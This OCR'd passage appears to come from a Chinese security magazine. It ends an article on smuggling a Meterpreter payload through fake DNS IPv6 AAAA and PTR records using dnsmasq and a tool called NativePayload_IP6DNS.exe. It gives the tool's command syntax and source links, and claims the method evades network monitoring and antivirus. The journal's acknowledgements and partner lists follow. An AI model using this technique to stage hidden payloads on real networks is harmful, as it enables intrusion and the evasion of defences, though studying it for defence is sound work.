


图 1

现在拷贝这些 IPv6 地址到 DNS hosts 文件中，如图 2，并且你需要在每行 IPv6 地址后面写入 DNS 域名。

图 2

这个例子中，我想使用工具 dnsmasq 作为 DNS 服务器，因此你能编辑/etc/hosts 文件或者/etc/dnsmasq.hosts。

它依赖你的 dnsmasq 工具的配置。

因此，如图 3，你能使用如下命令启动 DNS 服务器。

图 3.

在启动 DNS 服务器后，你的 dnsmasq 应该会从 hosts 文件中至少读取 51 个地址。

最后用下面的语法，通过一个 DNS IPv6 AAAA 记录响应，你将得到 Meterpreter 会话（如图 A2 中的大的响应，第二个 DNS 响应，长度为 1503）

语法: NativePayload_IP6DNS.exe “FQDN” “Fake DNS Server”

语法: NativePayload_IP6DNS.exe test.domain.com 192.168.1.50




图 4

总而言之，DNS 流量的 PTR 记录和 IPv6 AAAA 记录对于传输 payload 并绕过网络监控或者类似的东西非常有用，并且这些技术也能绕过反病毒软件。

NativePayload_IP6DNS.exe 的 C#源代码：（DNS AAAA 记录）

https://github.com/DamonMohammadbagher/NativePayload_IP6DNS

NativePayload_DNS.exe tool 的 C#源代码：（DNS PTR 记录）

https://github.com/DamonMohammadbagher/NativePayload_DNS

致谢

作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。

2017年年初，安全客的第一版电子年刊正式发布，一经发布，立刻在安全圈内掀起了一番读书热潮。经过一段时间的筹备，安全客2017年的第一季度的季刊也如约和大家见面了。此次季刊收录了来自圈内各个平台及小伙伴们推荐的数十篇优秀技术文章，涵盖Web安全、内网渗透、二进制安全、安全工具、攻防对抗等几大热点方向，是本季度不得不看的经典！

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、厂商、媒体及团队表示深深的感谢 ，同时也感谢此次亲自参与了安全客季刊编辑的志愿者编辑们，他们是WisFree、shan66、pwn_361，最后要感谢将本书编辑成册的所有幕后的工作人员们！

安全客会秉承传播有思想的安全声音的信念，精益求精，努力成为更优秀的安全媒体。

合作平台

360SRC 百度安全应急响应中心 补天漏洞响应平台 滴滴出行安全应急响应中心 腾讯安全应急响应中心

饿了么安全应急响应中心 富友安全应急响应中心 好未来安全应急响应中心 竞技世界安全应急响应中心 JSRC

coolpad LeEco 酷派安全响应中心 乐视安全应急响应中心 联想安全应急响应中心 乐信集团安全应急响应中心 美团联合集团安全应急响应中心

MSRC 应急响应中心 搜狗安全应急响应中心 苏宁安全应急响应中心 同程安全应急响应中心 LY Security Response Center

途牛安全应急响应中心 网易安全应急响应中心 唯品会安全应急响应中心 微博安全应急响应中心 Weibo Security Response Center

小米安全中心 XIAOMI SECURITY CENTER sina新浪 携程安全应急响应中心

注：logo按首字母顺序排列

安全公司

360企业安全 | 安赛AISEC Artificial Intelligence Security | 安信与诚 | 白帽汇 BAIMAOHUI.NET | 长亭科技 CHAITIN.CN

春秋 | 凌晨网络科技 | MoreSec | TASS 江南天安 | 锦行科技 Jeeseen Technologies

岂安科技 | 四叶草安全 Clover Sec | 无声信息 | SOBUG | 云盾先知 安全情报

知道创宇 | 神月信安

安全媒体

安在 ANZER | 安全牛 AQNIU.COM | 安全智库 | 7788.COM 华盟网 | 雷锋网

MottoIN | 嘶吼 | 威客安全 secwk.com

安全团队

KEE TEAM | 360 ADLAB | Marvel Team | |

| | 360vulcan | Vulpecker Team | SKY-GO 360 VEHICLE CYBER SECURITY | 360烽火猎队

404 Team | 金乌实验室 JINWU LAB | PANGU TEAM | 破壁计划

注：logo按首字母顺序排列


NEWS
安全客
有思想的安全新媒体
专注传播有思想的安全声音
安全客一直致力于传播有思想的安全声音，
让我们将您的声音传达给数以万计的
网络安全爱好者！
投稿邮箱：linwei@360.cn
安全客APP
微信公众号